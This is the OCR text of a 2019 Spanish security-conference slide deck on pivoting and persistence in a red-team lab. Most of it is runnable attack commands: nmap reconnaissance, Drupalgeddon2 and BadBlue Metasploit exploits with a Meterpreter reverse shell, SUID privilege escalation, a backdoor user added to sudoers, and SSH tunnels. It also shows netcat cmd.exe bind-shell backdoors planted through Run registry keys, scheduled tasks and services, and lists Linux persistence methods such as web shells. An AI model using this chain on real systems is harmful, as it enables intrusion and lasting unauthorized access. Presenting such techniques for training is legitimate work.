smart hc
code > people < security

Pivoting, persistencia y un toque de forense

Raúl Renales y David Bernal


PLAYER SELECT
U.S.S.R.
CHINA
JAPAN
U.S.A.
U.S.A.
INDIA
JAPAN
BRAZIL
1P
Bernal
2P
Renales
1P
2P
HoneyCON
By HoneySec


HoneyCON By HoneySec

- Integrante de la asociación de Hacking HoneySec de Guadalajara.
- Próximo evento: 4 al 9 de Nov de 2019
- https://www.honeycon.eu/

Un día cualquiera en un ejercicio de Red Team

DIAGRAMA DE RED - C1B3RWALL 2019

Raúl Renales | June 17, 2019




smart hc
code > people < security

COMENCEMOS

Consideraciones previas.

- Esta Demo se realiza con **fines académicos**.
- No se tendrá responsabilidad alguna si estos conceptos se usan fuera de este entorno.
- Si alguien es detenido, necesitará un abogado.
  - Nosotros los tenemos y muy buenos.
  - Si alguien está interesado, puede pedir presupuesto libremente.



Descubrimos qué hay.

Miramos puertos.

- nmap -sT 10.0.2.7

Nos ponemos intensitos.

- nmap -sVT -O 10.0.2.7
- nmap -sSV -A 10.0.2.7

¿Hay un Firewall?

- nmap -sA 10.0.2.7

Hay un CMS? ¿Qué es? ¿Qué versión usa?

- nikto -C all -h 10.0.2.7

Buscamos el exploit que mejor se ajuste.

Exploit_db
https://www.exploit-db.com/

Vamos a reventar Drupal con drupalgeddon2.

- https://www.exploit-db.com/exploits/44449
- use exploit/unix/webapp/drupal_drupalgeddon2

¿Quién soy?

Vale, hemos explotado el servicio, pero…

- ¿Qué usuario tenemos?
  - Getuid

Escalar privilegios

Al 8º día el SysDeveloper creó los Stickys.
Y al 9º el SysAdmin los implementó.
Amen!

- shell

No veo nada….

- python -c 'import pty; pty.spawn("/bin/bash")’

Dios vendiga a los Stickis

- find / -perm -u=s -type f 2>/dev/null
- touch juanker
- find juanker -exec "whoami" ;
- find juanker -exec "/bin/sh" ;
- whoami

Ahora sí que soy el P*** amo, o bueno casi…

Seguimos hacia arriba.

Nos vamos a preparar un acceso interactivo.

- useradd -d /home/juanker -m -s /bin/bash juanker -p '6JRJrVmPC$sxVgepOwpBmJdCJeyzVIgDKHCvoYl7k4xtkb2MZ39tjw8bGD0dOHpi23PtdQH8F/Q0Znyh40LfM1gqYvwGYf20‘

(La pass es juanker ;p)

- cat /etc/sudoers
- echo “juanker ALL=(ALL:ALL) ALL” >> /etc/sudoers

Vía libre interactiva con SSH

- ssh juanker@10.0.2.7

Pero no nos conformamos con esto!

¿Qué más hay en la red?

- ifconfig
- netdiscover -i eth1
- for var in $(seq 1 254); do ping -c 2 192.168.7.$var; done

¿Hay nmap?

Bueno la verdad es que no me importa.

- nc -v -w 1 198.168.7.7 -z 1-1000

Entonces me has dicho que hay un puerto 80

PIVOTING


Creamos los túneles con SSH

Desde Kali:

- ssh -L 0.0.0.0:443:192.168.7.7:80 juanker@10.0.2.7

Desde la víctima:

- sudo ssh -L 0.0.0.0:53:10.0.2.4:53 juanker@127.0.0.1



Nos petamos el Guindous…

exploit_db es una maravilla.

- https://www.exploit-db.com/exploits/16806

Cargamos los cañones:

- use windows/http/badblue_passthru
- set payload windows/x86/meterpreter/reverse_tcp
  - O lo dejamos por defecto, va a funionar =…
- set lport 53 (mismo en túnel que en msfconsole)
- set lhosts 192.168.7.5 (máquina víctima 1)
- Getuid.
- ¿Quién soy?

Pero es que una Shell en Windows, es poca cosa…

Pues me creo un usuario.


- net user juanker hello123 /add

Y ya que estamos… pues le hago administrador.

- net localgroup administrators hacking /add

Túneles y más túneles… Si hoy va de esto!

Desde Kali.
ssh -L 0.0.0.0:8080:192.168.7.7:3389 juanker@127.0.0.1



Pues hasta la cocina…

Abrimos remmina.
IP: 10.0.2.7
Puerto: 8080

PERSISTENCIA

PERSISTENCIA
Windows

PERSISTENCIA EN WINDOWS

- Registro de Windows
- Tareas programadas
- Carpetas de inicio de sesión (Startup)
- Creando un servicio que arranca con el sistema
- Utilizar servicios del sistema (80 / 21 / 22)

Y no olvidéis la más obvia y mi favorita: Crear tu propia cuenta de usuario con privilegios

(infinidad de casos)

Persistencia en el Registro

Uno de mis favoritos son las claves RUN:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce


Con el acceso obtenido del paso anterior, podemos generar una puerta trasera para mantener el acceso utilizando este simple comando:

reg.exe add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v “Escucha" /t REG_SZ /d "C:\Windows\nc\nc.exe –l –d –p 1234 –e cmd.exe" /f

Persistencia en Carpetas Startup

Buscamos las carpetas donde se inician los programas cuando un usuario se loga y metemos allí el mismo comando que antes en un archivo .bat:

C:\users\<usuario>\AppData\Roaming\Microsoft\Windows\StartMenu\Programs




Persistencia en Tareas Programadas

Podemos pedir que se ejecute un programa o comando al inicio del sistema, o al inicio del logado de un usuario concreto, etc … son extremadamente configurables:

SCHTASKS /Create /TN Respaldo /SC DAILY /ST 12:40:00 /TR c:\archivo.exe /U Administrador /P passwd

schtasks /create /TN “Ejecutar el Bloc de notas” /TR notepad.exe /SC DAILY /ST 11:00:00 /RU domain\username /RP contraseña

Persistencia en Servicios



También podemos crear servicios que se arranquen al inicio para mantener la conexión:


sc create hacker binPath= " C:\Windows\nc\nc.exe –l –d –p 1234 –e cmd.exe " DisplayName= “Hacker" start= auto

PERSISTENCIA
Linux

PERSISTENCIA EN LINUX

- RC.local (Se ejecutan al incio del sistema)
- CRON
- Anacron
- Servicios
- Usuarios
- http Shell (c99 – b374k – Etc …)
- Apache Shell
- Port Knock (se activa con una señal)
- Ficheros ELF / Injectso


La persistencia más sencilla




Crear un usuario:

Useradd –p pass nombre


Persistencia en RC.Local



Persistencia en RC.Local



Persistencia en RC.Local

